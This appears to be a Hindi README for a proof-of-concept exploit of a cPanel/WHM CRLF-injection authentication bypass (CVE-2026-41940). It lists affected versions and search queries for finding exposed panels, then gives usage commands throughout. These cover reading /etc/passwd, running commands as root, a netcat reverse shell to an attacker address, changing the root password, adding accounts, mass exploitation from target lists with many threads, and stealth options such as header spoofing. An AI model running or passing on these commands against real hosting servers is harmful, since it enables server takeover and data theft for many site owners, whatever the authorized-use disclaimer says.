
 tc4dy/cve-2026-41940-poc-exploit
CVE-2026-41940 के लिए PoC एक्सप्लॉइट जो CRLF इंजेक्शन के माध्यम से cPanel/WHM प्रमाणीकरण बायपास को लक्षित करता है। अधिकृत पेनेट्रेशन टेस्टिंग के लिए सेशन हाईजैकिंग, RCE, रिवर्स शेल, मास स्कैनिंग और इंटरैक्टिव शेल का समर्थन करता है।




cPanel & WHM संस्करण - CRLF इंजेक्शन से प्रमाणीकरण बायपास और पूर्ण सत्र हाइजैकिंग
यह एक्सप्लॉइट CVE-2026-41940 का उपयोग करता है, जो cPanel/WHM में एक गंभीर प्रमाणीकरण बायपास भेद्यता है। सत्र प्रबंधन प्रणाली में एक तैयार किए गए CRLF पेलोड को इंजेक्ट करके, यह बिना किसी वैध क्रेडेंशियल के सत्र हाइजैकिंग, रूट एक्सेस, और होस्टिंग पैनल पर पूर्ण नियंत्रण प्राप्त करता है।
| श्रेणी | विशेषताएँ |
|---|---|
| शोषण | [+] CRLF इंजेक्शन के माध्यम से प्रमाणीकरण बायपास [+] WHM सत्र हाइजैकिंग [+] सुरक्षा टोकन लीकेज [+] तत्काल रूट एक्सेस |
| शोषण के बाद | [+] खाता सूची निष्कर्षण (उपयोगकर्ता + डोमेन) [+] रिमोट कमांड निष्पादन (RCE) [+] रिवर्स शेल (netcat संगत) [+] फ़ाइल पढ़ना (कॉन्फ़िग, लॉग, आदि) [+] रूट पासवर्ड परिवर्तन [+] नया cPanel उपयोगकर्ता निर्माण |
| स्कैनिंग | [+] एकल लक्ष्य शोषण [+] बहु-लक्ष्य मास स्कैन [+] बहु-थ्रेडिंग (कॉन्फ़िगर करने योग्य थ्रेड्स) [+] पोर्ट ओवरराइड समर्थन |
| स्टेल्थ | [+] अनुरोधों के बीच यादृच्छिक विलंब [+] X-Forwarded-For स्पूफिंग [+] कस्टम User-Agent समर्थन [+] प्रॉक्सी समर्थन (HTTP/HTTPS) |
| उपयोगिता | [+] इंटरैक्टिव WHM शेल (-i)[+] रंगीन आउटपुट (colorama) [+] वर्बोज़/डीबग मोड [+] खाता सूची फ़ाइल में निर्यात [+] Keep-Alive सत्र थ्रेड [+] अस्थिर कनेक्शन के लिए पुनः प्रयास तंत्र |
| उत्पाद | संस्करण | स्थिति |
|---|---|---|
| cPanel & WHM | 11.92 - 11.102 | [+] पुष्टि की गई |
| cPanel & WHM | 11.104 - 11.110 | [+] पुष्टि की गई |
| cPanel & WHM | 11.118 - 11.136 | [!] सीमित |
| cPanel & WHM | < 11.86 | [+] संभवतः भेद्य |
port:2087 "cPanel" "WHM"
port:2083 "cPanel"
अस्वीकरण: यह उपकरण केवल अधिकृत सुरक्षा परीक्षण और शैक्षिक उद्देश्यों के लिए है। अनधिकृत पहुँच अवैध है।
# रिपॉजिटरी क्लोन करें
git clone https://github.com/tc4dy/CVE-2026-41940-POC-Exploit
cd CVE-2026-41940-POC-Exploit

# निर्भरताएँ स्थापित करें
pip3 install -r requirements.txt

# चलाएँ
python3 exploit.py -t https://example.com:2087
# बुनियादी शोषण (खाते निकालें)
python3 exploit.py -t https://192.168.1.100:2087

# खातों को फ़ाइल में सहेजें
python3 exploit.py -t https://192.168.1.100:2087 -o accounts.txt

# वर्बोज़ मोड (डीबग आउटपुट)
python3 exploit.py -t https://192.168.1.100:2087 -v

# इंटरैक्टिव WHM शेल (अनुशंसित)
python3 exploit.py -t https://192.168.1.100:2087 -i
[email protected] $ accounts          # सभी cPanel खातों की सूची बनाएँ
[email protected] $ version           # cPanel संस्करण दिखाएँ
[email protected] $ ls /home          # निर्देशिका सूचीबद्ध करें
[email protected] $ cat /etc/passwd   # फ़ाइल पढ़ें
[email protected] $ exec id           # कमांड निष्पादित करें
[email protected] $ passwd NewPass123 # रूट पासवर्ड बदलें
[email protected] $ adduser test test.com pass123  # नया उपयोगकर्ता बनाएँ
[email protected] $ exit              # शेल से बाहर निकलें

## रिमोट कमांड निष्पादन

```bash
# एकल कमांड निष्पादित करें
python3 exploit.py -t https://192.168.1.100:2087 --cmd "id"
python3 exploit.py -t https://192.168.1.100:2087 --cmd "cat /etc/passwd"
python3 exploit.py -t https://192.168.1.100:2087 --cmd "whoami; hostname; uname -a"


# फ़ाइल पढ़ें
python3 exploit.py -t https://192.168.1.100:2087 --read /etc/passwd
python3 exploit.py -t https://192.168.1.100:2087 --read /home/example/config.php
# हमलावर मशीन (श्रोता)
nc -lvnp 4444

# एक्सप्लॉइट (रिवर्स शेल)
python3 exploit.py -t https://192.168.1.100:2087 --reverse-shell 10.0.0.1:4444
# रूट पासवर्ड बदलें
python3 exploit.py -t https://192.168.1.100:2087 --passwd "NewRootPass123!"

# नया cPanel उपयोगकर्ता बनाएँ
python3 exploit.py -t https://192.168.1.100:2087 --adduser hacker hacker.com Pass1234

# Keep-alive सत्र (पहुँच बनाए रखें)
python3 exploit.py -t https://192.168.1.100:2087 --no-keep-alive  # ऑटो keep-alive अक्षम करें
# लक्ष्य फ़ाइल बनाएँ
echo "https://target1.com:2087" > targets.txt
echo "https://target2.com:2087" >> targets.txt
echo "https://10.0.0.5:2087" >> targets.txt

# 20 थ्रेड्स के साथ मास एक्सप्लॉइट
python3 exploit.py -l targets.txt --threads 20

# कमांड निष्पादन के साथ मास एक्सप्लॉइट
python3 exploit.py -l targets.txt --threads 10 --cmd "id"
# कस्टम पोर्ट (गैर-मानक)
python3 exploit.py -t https://example.com -p 8443

# प्रॉक्सी का उपयोग करना
python3 exploit.py -t https://192.168.1.100:2087 --proxy http://127.0.0.1:8080

# स्टेल्थ के लिए कस्टम user-agent
python3 exploit.py -t https://192.168.1.100:2087 -ua "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36"

# कस्टम विलंब और पुनः प्रयास
python3 exploit.py -t https://192.168.1.100:2087 --delay 5 --max-retries 5

# SSL सत्यापन (डिफ़ॉल्ट रूप से स्व-हस्ताक्षरित को अनदेखा करें)
python3 exploit.py -t https://192.168.1.100:2087 --ssl-verify
| संक्षिप्त | दीर्घ | विवरण | डिफ़ॉल्ट |
|---|---|---|---|
-t | --target | एकल लक्ष्य URL | आवश्यक (एकल) |
-l | --target-file | लक्ष्य सूची वाली फ़ाइल | आवश्यक (मास) |
-p | --port | पोर्ट ओवरराइड करें | ऑटो-डिटेक्ट |
-o | --output | खाता सूची फ़ाइल में सहेजें | कोई नहीं |
-v | --verbose | डीबग आउटपुट सक्षम करें | False |
-i | --interactive | इंटरैक्टिव WHM शेल | False |
--proxy | HTTP/HTTPS प्रॉक्सी | कोई नहीं | |
-ua | --user-agent | कस्टम User-Agent | यादृच्छिक |
--cmd | एकल कमांड निष्पादित करें | कोई नहीं | |
--reverse-shell | रिवर्स शेल IP:PORT | कोई नहीं | |
--passwd | रूट पासवर्ड बदलें | कोई नहीं | |
--adduser | नया उपयोगकर्ता बनाएँ (USER DOMAIN PASS) | कोई नहीं | |
--read | लक्ष्य से फ़ाइल पढ़ें | कोई नहीं | |
--threads | मास स्कैन के लिए थ्रेड्स | 10 | |
--delay | Keep-alive अंतराल (सेकंड) | 3.0 | |
--max-retries | प्रति अनुरोध अधिकतम पुनः प्रयास | 3 | |
--no-keep-alive | सत्र बनाए न रखें | False | |
--ssl-verify | SSL प्रमाणपत्र सत्यापित करें | False |
docker run -d --name cpanel-test -p 2087:2087 cpanel/cpanel:102
docker pull cpanel/cpanel:11.102 docker run -d -p 2087:2087 cpanel/cpanel:11.102
मेरे अन्य एक्सप्लॉइट रिपॉजिटरी देखें:
यह टूलकिट सख्ती से अधिकृत सुरक्षा परीक्षण, रेड टीम एंगेजमेंट, और रक्षात्मक अनुसंधान के लिए प्रदान की गई है। इस सॉफ़्टवेयर का उपयोग करके, आप निम्नलिखित शर्तों से सहमत होते हैं:
